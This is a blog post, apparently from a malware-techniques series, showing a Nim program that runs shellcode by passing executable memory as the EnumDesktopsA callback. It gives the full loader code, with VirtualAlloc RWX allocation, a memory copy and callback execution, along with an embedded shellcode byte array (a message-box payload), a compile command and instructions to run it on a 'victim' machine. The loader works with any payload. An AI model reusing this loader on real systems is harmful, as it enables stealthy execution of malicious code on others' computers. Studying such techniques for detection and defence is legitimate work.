
This post is just checking correctness of running payload via EnumDesktopsA in Nim programming language.
EnumDesktopsA function passes the name of each desktop to a callback function defined by the application:
BOOL EnumDesktopsA(
  HWINSTA          hwinsta,
  DESKTOPENUMPROCA lpEnumFunc,
  LPARAM           lParam
);
practical examplePermalink
Just update our C code from one of the previous posts with Nim language:
import system
import winim

when isMainModule:
  let payload: seq[byte] = @[
    byte 0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x0, 0x0, 0x0, 0x41, 0x51, 0x41,
    0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x3e, 0x48, 0x8b, 0x52,
    0x18, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48, 0xf, 0xb7, 0x4a,
    0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2, 0x2c, 0x20, 0x41, 0xc1,
    0xc9, 0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e,
    0x8b, 0x42, 0x3c, 0x48, 0x1, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x48, 0x85, 0xc0,
    0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44, 0x8b, 0x40, 0x20, 0x49,
    0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x1, 0xd6, 0x4d,
    0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0x38, 0xe0, 0x75,
    0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24, 0x8, 0x45, 0x39, 0xd1, 0x75, 0xd6, 0x58, 0x3e, 0x44, 0x8b,
    0x40, 0x24, 0x49, 0x1, 0xd0, 0x66, 0x3e, 0x41, 0x8b, 0xc, 0x48, 0x3e, 0x44, 0x8b, 0x40, 0x1c,
    0x49, 0x1, 0xd0, 0x3e, 0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e,
    0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0,
    0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12, 0xe9, 0x49, 0xff, 0xff, 0xff, 0x5d, 0x49, 0xc7,
    0xc1, 0x0, 0x0, 0x0, 0x0, 0x3e, 0x48, 0x8d, 0x95, 0xfe, 0x0, 0x0, 0x0, 0x3e, 0x4c, 0x8d, 0x85,
    0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45, 0x83, 0x56, 0x7, 0xff, 0xd5, 0x48,
    0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5, 0xa2, 0x56, 0xff, 0xd5, 0x4d, 0x65, 0x6f, 0x77, 0x2d, 0x6d,
    0x65, 0x6f, 0x77, 0x21, 0x0, 0x3d, 0x5e, 0x2e, 0x2e, 0x5e, 0x3d, 0x0
  ]

  let mem = VirtualAlloc(
    NULL, cast[SIZE_T](payload.len),
    MEM_COMMIT, PAGE_EXECUTE_READWRITE
    )
  RtlMoveMemory(
    mem,
    unsafeAddr payload[0],
    cast[SIZE_T](payload.len)
    )
  EnumDesktopsA(
    GetProcessWindowStation(),
    cast[DESKTOPENUMPROCA](mem),
    cast[LPARAM](NULL)
    )
As usual, I used meow-meow messagebox payload:
let payload: seq[byte] = @[
    byte 0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x0, 0x0, 0x0, 0x41, 0x51, 0x41,
    0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x3e, 0x48, 0x8b, 0x52,
    0x18, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48, 0xf, 0xb7, 0x4a,
    0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2, 0x2c, 0x20, 0x41, 0xc1,
    0xc9, 0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e,
    0x8b, 0x42, 0x3c, 0x48, 0x1, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x48, 0x85, 0xc0,
    0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44, 0x8b, 0x40, 0x20, 0x49,
    0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x1, 0xd6, 0x4d,
    0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0x38, 0xe0, 0x75,
    0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24, 0x8, 0x45, 0x39, 0xd1, 0x75, 0xd6, 0x58, 0x3e, 0x44, 0x8b,
    0x40, 0x24, 0x49, 0x1, 0xd0, 0x66, 0x3e, 0x41, 0x8b, 0xc, 0x48, 0x3e, 0x44, 0x8b, 0x40, 0x1c,
    0x49, 0x1, 0xd0, 0x3e, 0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e,
    0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0,
    0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12, 0xe9, 0x49, 0xff, 0xff, 0xff, 0x5d, 0x49, 0xc7,
    0xc1, 0x0, 0x0, 0x0, 0x0, 0x3e, 0x48, 0x8d, 0x95, 0xfe, 0x0, 0x0, 0x0, 0x3e, 0x4c, 0x8d, 0x85,
    0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45, 0x83, 0x56, 0x7, 0xff, 0xd5, 0x48,
    0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5, 0xa2, 0x56, 0xff, 0xd5, 0x4d, 0x65, 0x6f, 0x77, 0x2d, 0x6d,
    0x65, 0x6f, 0x77, 0x21, 0x0, 0x3d, 0x5e, 0x2e, 0x2e, 0x5e, 0x3d, 0x0
  ]
demoPermalink
Let’s check it in action. Compile it:
nim c -d:mingw --cpu:amd64 hack.nim

Then, just move it to the victim’s machine (Windows 11 in my case) and run:
.\hack.exe

As you can see, everything is worked perfectly also for Nim language =^..^=!
Source : https://cocomelonc.github.io/malware/2024/06/12/malware-trick-39.html
Check also :
https://cocomelonc.github.io/malware/2024/06/01/malware-cryptography-28.html
https://cocomelonc.github.io/malware/2024/05/12/malware-cryptography-27.html
https://cocomelonc.github.io/malware/2024/05/01/malware-trick-38.html
https://cocomelonc.github.io/persistence/2024/03/12/malware-pers-24.html
https://cocomelonc.github.io/malware/2024/02/21/malware-cryptography-25.html
https://cocomelonc.github.io/malware/2023/09/25/malware-trick-36.html
https://cocomelonc.github.io/malware/2023/07/26/malware-tricks-35.html
and much more… https://cocomelonc.github.io/